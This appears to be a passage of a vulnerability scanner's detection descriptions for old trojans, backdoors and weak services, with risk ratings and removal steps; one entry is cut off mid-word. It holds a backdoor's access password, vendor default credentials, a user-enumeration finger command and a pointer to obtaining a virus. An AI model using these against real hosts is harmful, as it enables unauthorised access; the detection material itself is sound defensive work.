open the registry to
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
and look for the value named 'String' with the data
'c:\windows\system\ljsgz.exe'. Boot into DOS mode
and delete the c:\windows\system\ljsgz.exe file, then boot
into Windows and delete the 'String' value from the registry.
If you are running Windows NT and are infected, you can
kill the process with Task Manager, and then remove the
'String' registry value.

Risk factor : High.



------------------------------------------------------------------------------

TESTNAME :PC_anywhere

PC Anywhere is running.

 This service could be used by crackers to partially take the control
 of the remote system.

 A cracker may use it to steal your
 password or prevent you from working
 properly.
```

```
 Solution : disable this service if you do not
 use it.

 Risk factor : Medium.

------------------------------------------------------------------------------

TESTNAME :nis_server


The remote host is a NIS server.
NIS is used to share password files among
the hosts of a given network, which
must not be intercepted by crackers.

Usually, the first step of their attack
is to determine whether they are attacking
a NIS server, which make the host a more
valuable target.

Since we could determine that the remote host
is a NIS server, they can determine too,
which is not a good thing.


Solution : filter incoming UDP traffic to
prevent them from connecting to the portmapper
and to the NIS server.

Risk factor : Low

------------------------------------------------------------------------------

TESTNAME :mstream_agent


The remote host appears to be running
a mstream agent, which is a trojan that can be
used to control your system or make it
attack another network (this is
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------

TESTNAME :mstream_handler


The remote host appears to be running
a mstream handler, which is a trojan that can be
used to control your system or make it
attack another network (this is
```

```
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

------------------------------------------------------------------------------

TESTNAME :deep_throat

DeepThroat is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution : use RegEdit, and find 'SystemDLL32'
in HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
The value's data is the path of the file.
If you are infected by DeepThroat 2 or 3, then
the registry value is named 'SystemTray'.

Risk factor : High.

------------------------------------------------------------------------------

TESTNAME :backorifice1


This host seems to be running a passwordless
BackOrifice 1.x  on this port.

BackOrifice is trojan which allows an intruder to take
the control of the remote computer.

A cracker may use it to steal your passwords, modify
your data, and preventing you from working properly.

Solution : reinstall your system
Risk factor : High

------------------------------------------------------------------------------

TESTNAME :cfinger_search

There is a bug in the remote
cfinger daemon which allows anyone to get the
lists of the users of this system, when
issuing the command :

           finger search.**@victim
```

This information has a lot of interest
for the crackers, because now that they
know the user names list, they just have
to brute force their password via another
service (telnet,ftp...), they will
be in.

Solution : use another finger daemon
or deactivate this service in /etc/inetd.conf.

Risk factor : Low/Medium

TESTNAME :linuxconf_detect

Linuxconf is running (Linuxconf is a sophisticated
administration tool for Linux) and is granting network
access at least to the host nessusd is running onto.

LinuxConf is suspected to contain various buffer overflows,
so you should not let allow networking access to anyone.

Solution: Disable Linuxconf access from the network by
using a firewall, if you do not need Linuxconf use the
Linuxconf utility (command line or XWindows based version)
to disable it.

See additional information regarding the dangers of
keeping this port open at :
http://www.securiteam.com/exploits/Linuxconf_contains_remotely_exploitable_
buffer_overflow.html

Risk factor : Medium

TESTNAME :winsatan

WinSATAN is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution : use RegEdit, and find 'RegisterServiceBackUp'
in HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
The value's data is the path of the file.
If you are infected by WinSATAN, then
the registry value is named 'fs-backup.exe'.

Risk factor : High.

TESTNAME :nessus_detect

The port TCP:3001 is open, and since this is the default port for the Nessus
daemon, this usually indicates a Nessus daemon is running, and open for the outside world.
An attacker can use the Nessus Daemon to scan other site, or to further compromise the internal network on which nessusd is installed on.
(Of course the attacker must obtain a valid username and password first, or a valid private/public key)

Solution: Block those ports from outside communication, or change the default port nessus is listening on.

Risk factor : High

TESTNAME :gatecrasher

GateCrasher is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution : telnet to this host on port 6969,
then type 'gatecrashe

TESTNAME :sygate_remote_control

SyGate engine remote controller seems to be running on

this port. It may be used by malicious users which
are on the same subnet as yours to reconfigure your
Sybase engine.

Risk factor : Serious

TESTNAME :netbus

NetBus 1.x is installed.

This backdoor/administration tool allows
anyone to partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution :
http://members.spree.com/NetBus/remove_1.html
http://members.spree.com/NetBus/remove_2.html

Risk factor : High.

TESTNAME :cdk

The remote host appears to be running
CDK, which is a backdoor that can be
used to control your system.

To use it, a cracker just has to connect
onto this port, and send the password 'ypi0ca'

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
contact CERT and your local
authorities

Risk factor : Critical

TESTNAME :kuang2_the_virus

Kuang2 the Virus was found.

Kuang2 the Virus is a program that infects all
the executables on the system, as well as set up
a server that allows the remote control of the
computer. The client program allows files to be
browsed, uploaded, downloaded, hidden, etc on the
infected machine. The client program also can
execute programs on the remote machine.

Kuang2 the Virus also has plugins that can be used
that allows the client to do things to the remote
machine, such as hide the icons and start menu,
invert the desktop, pop up message windows, etc.

More Information:
http://vil.mcafee.com/vil/vpe10213.asp

Solution:
Disinfect the computer with the latest copy of
virus scanning software. Alternatively, you can
find a copy of the virus itself on the net by
doing an Altavista search. The virus comes with
the server, client and infector programs. The
client program not only allows you to remotely
control infected machines, but disinfect the
machine the client is running on.

Risk factor : High.

```
------------------------------------------------------------------------------

TESTNAME :netbus2


NetBus Pro is installed.


NetBus is a remote administration tool that can
be used for malicious purposes, such as sniffing
what the user is typing, its passwords and so on.

A cracker may have installed it to control
hosts on your network.

Solution : see http://www.netbus.com
Risk factor : High

------------------------------------------------------------------------------

TESTNAME :girlfriend

GirlFriend is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properlly.

Solution :
To remove GirlFriend from your machine,
open regedit to
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
and look for a value named 'Windll.exe'
with the data 'c:\windows\windll.exe'. Reboot
to DOS and delete the C:\windows\windll.exe file,
then boot to Windows and remove the 'Windll.exe'
registry value.

Risk factor : High.

------------------------------------------------------------------------------

TESTNAME :NetSphere

NetSphere is installed.

This backdoor allows anyone to
partially take the control of
the remote system.

A cracker may use it to steal your
password or prevent your from working
properly.

Solution : Telnet to this computer on
port 30100 and type : '<KillServer>',
```

```
without the quotes, and press
Enter. This will resolv your problem.


Risk factor : High.

-------------------------------------------------------------------------------

TESTNAME :trinity


The remote host appears to be running
Trinity v3, which is a trojan that can be
used to control your system or make it
attack another network (this is
actually called a distributed denial
of service attack tool)

It is very likely that this host
has been compromised

Solution : Restore your system from backups,
              contact CERT and your local
              authorities

Risk factor : Critical

-------------------------------------------------------------------------------

TESTNAME :piranha


The 'piranha' package is installed on the remote host.
This package, as it is distributed with Linux RedHat 6.2,
comes with the login/password combination 'piranha/q'
(or piranha/piranha)

An attacker may use it to reconfigure your Linux Virtual Servers
(LVS).

Solution : upgrade the packages piranha-gui, piranha and piranha-docs to
           version 0.4.13

Risk factor : High
```